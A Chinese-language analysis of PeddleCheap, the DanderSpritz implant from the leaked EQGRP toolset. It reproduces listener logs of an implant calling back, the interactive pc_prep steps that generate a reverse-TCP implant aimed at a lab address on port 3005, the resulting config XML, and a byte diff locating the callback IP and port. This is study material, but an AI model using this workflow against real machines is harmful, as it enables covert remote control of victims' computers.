Equation_PC

概述

作者根据EQGRP公开资料进行研究分析，研究相关工具的开发实现和攻击防御思路。

Dsz是一个模块化的框架，它首先启动了GUI界面，然后启动DszLp.exe来处理界面的输入，响应操作请求。但是目标机DszLp如何通信？如果操作目标对象？这就涉及到PeddleCheap(PC)。PeddleCheap 是一个DSz平台的主植入模块，在目标机上建立与Dsz通信通道，执行全部的C2命令。但这个模块木有注入功能，需要使用其它模块，把Implant(植入物)投递到目标机，例如使用DoublePulsar加载Implant。

PC的基本信息。

在泄露的代码中，PC包含两个版本，一个是2.2，一个是2.3。
这里只分析PC 2.3。

在Console中查看一下PC模块提供了哪些命令。

```
02:57:31>> pc_
Commands:
      pc_connect                pc_install                pc_listen
      pc_master                 pc_old                    pc_pick
      pc_prep                   pc_status                 pc_uninstall
      pc_upgrade
Aliases:
      pc_connect                pc_listen
```

可以看出，PC的命令还是比较多的。

代码结构


整个代码的结构如下。

```
Show-Tree -Depth 2 .
D:\work\malware\bvp47\FB\Resources\Pc
├──Aliases
├──Commands
│   ├──CommandLine
│   ├──Display
│   └──Storage
```

```
│   ├──Data
│   │   ├──i386-winnt-wow64
│   │   └──windows
│   ├──Eggs
│   │   └──i386-winnt
│   ├──Gui
│   │   ├──Config
│   │   └──lib
│   ├──Keys
│   │   ├──Default
│   │   └──joe
│   ├──Legacy
│   │   ├──Bin
│   │   ├──Exploits
│   │   ├──i386-winnt
│   │   └──Resources
│   ├──Level3
│   │   ├──i386-winnt
│   │   ├──legacy
│   │   └──x64-winnt
│   ├──Level4
│   │   ├──i386-winnt
│   │   └──x64-winnt
│   ├──Modules
│   │   ├──Descriptions
│   │   └──Files-dsz
│   ├──Payloads
│   │   └──winnt
│   ├──PyLp
│   │   └──DataHandlers
│   ├──PyScripts
│   │   ├──DataHandlers
│   │   ├──Install
│   │   ├──Lib
│   │   ├──Payload
│   │   ├──PortKnock
│   │   └──Tasking
│   ├──Scripts
│   │   ├──Include
│   │   └──Install
│   ├──Tools
│   │   ├──i386-winnt
│   │   ├──java-j2se_1.5
│   │   └──legacy
│   └──Version
```

PC的执行分为两部分，一部分是监听程序，一部分是植入物生成工具。

监听程序



在PeddleCheap页面，有几种运行方式，一个是主动连接目标机，一种是监听端口，等待目标机上联，最后一张是触发。我们这里只讨论listen，因为比较简单，也可以和cs进行对比分析。
点击Start Listening按钮后，系统会在Terminal的页面找到一个空闲Console，然后启动监听程序。
效果如下：

```
[01:34:27] ID: 97 'pc_listen' started [target: z0.0.0.1]
Loading module 158 (addr=z0.0.0.1 | type=dsz | file=PeddleCheap_Lp.dll)
Module loaded
Waiting for connection...
Setting Sockopt
        Listening on [0.0.0.0]:3005.
```

如果在目标机启动对应的植入物，就会反向连接到这里。整个流程如下。

```
Connection received from [172.19.2.1]:24394 to [172.19.2.1]:3005...
Connection accepted
Starting session...
PC LP Version: 2.3.0
LP...ready to send the MAGIC NUMBER
Sending additional 206 bytes of random
LP ...ready to receive the symmetric key
```

```
LP...ready to decrypt the key

Remote Information
    PC Version : 2.3.0
         PC Id : 0x0000000000000000
       Arch-Os : x64-winnt (compiled i386-winnt)
   Session Key : 4b 84 44 2a ed 64 54 b6 8f f7 c3 64 86 0d 8d 85

Getting remote OS information

Remote OS
             Arch : x64
    Compiled Arch : i386
         Platform : winnt
Compiled Platform : winnt
          Version : 6.2
     Service Pack : 0
    C Lib Version : 6.0.0

Sending OS version check status to remote side (4 bytes)
Data (OS version check status) has been sent
Data (OS version check status) has been received and stored by remote side

Ready to send implant
Successfully loaded LP DLLs

Payload
      File Name :
D:\work\malware\bvp47\FB\Resources\Pc\/../Dsz/Payloads/Files/i386-winnt-
vc9s/release/Dsz_Implant_Pc.dll
   Send payload : true
  Original Size : 248832
      Send Size : 137488
       Checksum : c745
           Name :
           Path :
         Export : #1


Sending PayloadInfo run type information
Sending File/Library info to remote side (36 bytes)
Data (File/Library info) has been sent
Data (File/Library info) has been received and stored by remote side

Sending Export name to remote side (3 bytes)
Data (Export name) has been sent
Data (Export name) has been received and stored by remote side

Sending Payload to remote side (137488 bytes)
```

```
Data (Payload) has been sent
Data (Payload) has been received and stored by remote side

... Receiving Acknowledgements

Received successful status message for Dll/Exe loaded
Received successful status message for About to run payload
Received successful status message for Exit This Message Loop


Setting remote address to z0.0.0.31
       Remote Address : z0.0.0.31
         Architecture : x64
Compiled Architecture : i386
             Platform : winnt
              Version : 6.2.0 (build 9200)
    C Library Version : 6.0.0
           Process Id : 4692
                 Type : Dsz
             Metadata : type=PC local=172.19.2.1:3005 remote=172.19.2.1:24394

- Remote host is x64-winnt (6.2.0)
- ----------------------------------------------------
- Performing setup for i386-winnt on z0.0.0.31
- ----------------------------------------------------
- DISABLED - InjectDll (CURRENT) "32-bit binary on 64-bit OS"
- PROMPTED - Shutdown (CURRENT)
- Registering Mcl_NtElevation options
-     SUCCESS
- Setting Mcl_NtElevation Type
-     EpMe_GrSa_Wow64
- Registering Mcl_NtNativeApi options
-     SUCCESS
- Setting Mcl_NtNativeApi Type
-     WIN32
- Registering Mcl_NtMemory options
-     SUCCESS
- Setting Mcl_NtMemory Type
-     DrNi
- Registering Mcl_ThreadInject options
-     SUCCESS
- Setting Mcl_ThreadInject Type
-     DrNi
- ----------------------------------------------------

- Getting remote time
-     RETRIEVED
- Getting host information
-     RETRIEVED
```

```
- Getting OS GUID information
-     RETRIEVED
- Storing host information
-     STORED
- The current process does not appear to have ADMINISTRATOR privileges
-    (or has UAC enabled)
Do you want to elevate?
YES
-
- --Failed to elevate
-
-
-
- Binaries are compiled for i386-winnt but the system is x64-winnt
-
-
-
---------------------------------------------------


    Command completed successfully
[01:38:29] Backgrounded 'pc_listen -key "Default" -payload "Danderspritz" -
run "memlib" -tcp "3005"  '  Id: 97
```

首先交换随机数，然后发送Dsz_Implant_Pc.dll，注意这里是分成不同的部分进行发送的，发送完毕后，执行基本的操作，主要是集成的注入和提权操作。

> Ops目录下有一系列的脚本命令，用于自动批量化获取目标信息。

在基本的命令执行完毕后，系统就进入到Shell中，可以对目标机进行操作了。

```
02:30:52>> dir
[02:30:52] ID: 164 'dir' started [target: z0.0.0.31]
Loading module 201 (addr=z0.0.0.31 | type=dsz | file=Dir_Target.dll)
Module loaded

Directory : D:\Logs\fb\z0.0.0.1\Payloads\PeddleCheap_2022_07_20_02h01m29s.798

2022-07-20 02:02:32         <DIR>                        .
2022-07-20 02:02:32         <DIR>                        ..
2022-07-20 02:02:00 A                   939              config.final.xml
2022-07-20 02:01:58 A                   322              config.xml
2022-07-20 02:01:58         <DIR>                        Keys
2022-07-20 02:02:01 A                   685              payload_info.xml
2022-07-20 02:01:59 A                73,216              PC_Level31.exe
```

```
2022-07-20 02:01:29 A              73,216              PC_Level3_exe.base

Directory listing complete
```

Implant生成

Implant是C2交互的基础，PC支持几种不同类型的交互方式。
在Console中输入命令pc_prep，就进入到Implant生成中。

```
03:01:04>> pc_prep
[03:01:04] ID: 172 'python' started [target: z0.0.0.1]
- Possible payloads:
-      0) - Quit
-      1) - Standard TCP (i386-winnt Level3 sharedlib)
-      2) - HTTP Proxy (i386-winnt Level3 sharedlib)
-      3) - Standard TCP (i386-winnt Level3 exe)
-      4) - HTTP Proxy (i386-winnt Level3 exe)
-      5) - Standard TCP (x64-winnt Level3 sharedlib)
-      6) - HTTP Proxy (x64-winnt Level3 sharedlib)
-      7) - Standard TCP (x64-winnt Level3 exe)
-      8) - HTTP Proxy (x64-winnt Level3 exe)
-      9) - Standard TCP Generic (i386-winnt Level4 sharedlib)
-     10) - HTTP Proxy Generic (i386-winnt Level4 sharedlib)
-     11) - Standard TCP AppCompat-enabled (i386-winnt Level4 sharedlib)
-     12) - HTTP Proxy AppCompat-enabled (i386-winnt Level4 sharedlib)
-     13) - Standard TCP UtilityBurst-enabled (i386-winnt Level4 sharedlib)
-     14) - HTTP Proxy UtilityBurst-enabled (i386-winnt Level4 sharedlib)
-     15) - Standard TCP WinsockHelperApi-enabled (i386-winnt Level4
sharedlib)
-     16) - HTTP Proxy WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
-     17) - Standard TCP (i386-winnt Level4 exe)
-     18) - HTTP Proxy (i386-winnt Level4 exe)
-     19) - Standard TCP (x64-winnt Level4 sharedlib)
-     20) - HTTP Proxy (x64-winnt Level4 sharedlib)
-     21) - Standard TCP AppCompat-enabled (x64-winnt Level4 sharedlib)
-     22) - HTTP Proxy AppCompat-enabled (x64-winnt Level4 sharedlib)
-     23) - Standard TCP WinsockHelperApi-enabled (x64-winnt Level4
sharedlib)
-     24) - HTTP Proxy WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)
-     25) - Standard TCP (x64-winnt Level4 exe)
-     26) - HTTP Proxy (x64-winnt Level4 exe)
Pick the payload type
3
Update advanced settings
NO
Perform IMMEDIATE CALLBACK?
```

```
YES
Enable QUICK SELF-DELETION?
NO
Enter the PC ID [0]
0
Do you want to LISTEN?
YES
Change LISTEN PORTS?
NO
Enter the callback address (127.0.0.1 = no callback) [127.0.0.1]
172.19.2.1
Change CALLBACK PORTS?
YES
Enter callback DST port (0=no more ports)
3005
Enter callback SRC port [0]
0
Enter callback DST port (0=no more ports)
0
Change exe name in version information?
NO
- Pick a key
-   0) Exit
-   1) Create a new key
-   2) Default
-   3) joe
Enter the desired option
2
- Configuration:
-
- <?xml version='1.0' encoding='UTF-8' ?>
- <PCConfig>
-   <Flags>
-     <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
-   </Flags>
-   <Id>0x0</Id>
-   <CallbackAddress>172.19.2.1</CallbackAddress>
-   <CallbackPorts>
-     <CallbackPair>
-       <SrcPort>0</SrcPort>
-       <DstPort>3005</DstPort>
-     </CallbackPair>
-   </CallbackPorts>
- </PCConfig>
-
Is this configuration valid
YES
Do you want to configure with FC?
NO
```

```
- Configured binary at:
-
D:\Logs\fb\z0.0.0.1/Payloads/PeddleCheap_2022_07_21_03h01m12s.139/PC_Level3_e
xe.configured
03:02:14>>
```

上面的操作过程就是生成了一个使用TCP协议，反向连接到3005端口的Implant。
生成的植入物列表如下：

```
 dir -r

    Directory:
D:\Logs\fb\z0.0.0.1\Payloads\PeddleCheap_2022_07_21_03h01m12s.139

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----           2022/7/21    11:02                Keys
-a---           2022/7/21    11:02            939 config.final.xml
-a---           2022/7/21    11:02            322 config.xml
-a---           2022/7/21    11:02            685 payload_info.xml
-a---           2022/7/21    11:01          73216 PC_Level3_exe.base
-a---           2022/7/21    11:02          73216 PC_Level3_exe.configured

    Directory:
D:\Logs\fb\z0.0.0.1\Payloads\PeddleCheap_2022_07_21_03h01m12s.139\Keys

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---           2022/7/21    11:02           1412 private_key.bin
-a---           2022/7/21    11:02            516 public_key.bin
```

因为使用的是默认key，所以感兴趣的也可以自行生成。

PC_Level3_exe.configured 就是生成Implant，修改为exe文件，就可以运行，然后就会反向连接到PC监听程序。
因为Dsz平台比较早，所以x64平台支持的稍微弱一点，这里就只分析x86。

分析

网络外联

DszLpCore.exe 会定时连接navicat的验证服务器，用来判断是否可以访问外网。

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path
11:16:11.7383237	DszLpCore.exe	18240	TCP Receive	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:11.7531560	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:11.7531942	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:13.7507268	DszLpCore.exe	18240	TCP Receive	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:13.7784505	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:13.7784833	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:40.4167768	DszLpCore.exe	18240	TCP Receive	hacker-pc9:3005 -> hacker-pc9:24394
11:16:40.4637044	DszLpCore.exe	18240	TCP Send	hacker-pc9:3005 -> hacker-pc9:24394
11:16:40.4637730	DszLpCore.exe	18240	TCP Send	hacker-pc9:3005 -> hacker-pc9:24394
11:16:40.5106341	DszLpCore.exe	18240	TCP Receive	hacker-pc9:3005 -> hacker-pc9:24394
11:16:41.7531184	DszLpCore.exe	18240	TCP Receive	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:41.7693174	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:41.7693649	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:43.7609757	DszLpCore.exe	18240	TCP Receive	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:43.7903119	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:16:43.7903456	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:17:11.7604209	DszLpCore.exe	18240	TCP Receive	activate.navicat.com:24020 -> activate.navicat.com:24013
11:17:11.7761836	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013
11:17:11.7762203	DszLpCore.exe	18240	TCP Send	activate.navicat.com:24020 -> activate.navicat.com:24013

Showing 32 of 1,157,789 events (0.0027%) Backed by virtual memory

这里可以明显看到经过了伪装，activate.navicat.com自己访问自己，肯定是不对的，正确的应该是DszLpCore访问activate.navicat.com.
这里面应该有暗桩，需要清理。

Implant比较

查看一下Implant的相关文件，下面查看一下。
payload_info.xml

```
<?xml version='1.0' encoding='UTF-8' ?>
<Payload>
    <Description>Standard TCP</Description>
    <Name>PeddleCheap</Name>
    <ShortName>Pc</ShortName>
    <Arch>i386</Arch>
    <Os>winnt</Os>
    <BinType>exe</BinType>
    <Type>Level3</Type>
    <Persistence>Generic</Persistence>

<File>D:\Logs\fb\z0.0.0.1\Payloads\PeddleCheap_2022_07_21_03h01m12s.139\PC_Le
vel3_exe.configured</File>
    <CommsType>TCP</CommsType>
    <Comms>Winsock</Comms>
    <Fc_Name>Level 3 TCP EXE</Fc_Name>
    <Fc_OsFamily>Windows NT</Fc_OsFamily>
    <Fc_Architecture>x86</Fc_Architecture>
```


```
<KeyLocation>D:\work\malware\bvp47\FB\Resources\Pc\Keys\Default</KeyLocation>
</Payload>
```

config.final.xml

```
<?xml version='1.0' encoding='UTF-8' ?>
<PCConfig>
  <Version>2.3.0</Version>
  <Id>0x0000000000000000</Id>
  <Flags value='0x0000000a'>
    <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
    <PCHEAP_CONFIG_FLAG_LEVEL3/>
  </Flags>
  <StartListenHour>0</StartListenHour>
  <StopListenHour>24</StopListenHour>
  <ListenDuration>300</ListenDuration>
  <ListenLoops>6</ListenLoops>
  <ListenBindAddress>0.0.0.0</ListenBindAddress>
  <ListenPorts>
    <BindPort>1163</BindPort>
    <BindPort>1294</BindPort>
    <BindPort>1349</BindPort>
    <BindPort>1993</BindPort>
    <BindPort>1729</BindPort>
  </ListenPorts>
  <CallbackAddress>172.19.2.1</CallbackAddress>
  <CallbackPorts>
    <CallbackPair>
      <SrcPort>0</SrcPort>
      <DstPort>3005</DstPort>
    </CallbackPair>
  </CallbackPorts>
  <DriverName/>
  <ProcessName/>
  <InfoValue/>
  <InternalName>ntpartrl.exe</InternalName>
  <OriginalFilename>ntpartrl.exe</OriginalFilename>
</PCConfig>
```

因为使用的是默认的Key，这里就不展示了。

PC_Level3_exe.base 与 PC_Level3_exe.configured的异同。



从上图可以看出，两个文件有三处不同，第一处是0a，08.
第二处是AC1302, 7F0000，这个应该是IP地址。AC13 0201就是172.19.2.1，默认的就是127.0.0.1。
第三处是010BBD,0401BB。其中的BBD就是3005，对应的是端口。
因为木有更换Key，所以两者的Key木有区别。
从这里可以看出，Implant的生成与CS中Beacon的生成思路是一样的，但是能不能达到MSF的水平暂时不能确定。因为木有找到混淆的相关模块。

总结

Dsz的Implant的情况基本分析完毕，平台比较成熟。
整个平台的最小运行部分包括Gui，Python, Dsz, Pc，Bin及其依赖的库。fuzzbunch的其它模块都是这这个基础上运行的，这为进一步跟踪NSA的动向，了解其技术特征，操作模式提供了一点帮助。

DSz平台的主要逻辑代码是Python写成，但是其最重要的几个模块Dsz，Pc，里面的代码都进行了编译，木有源代码，反编译的时候，总是有部分代码不正常，看来需要进一步分析不能反编译的原因。整个系统的C代码，主要的几个程序，都需要进一步分析。

参考

1.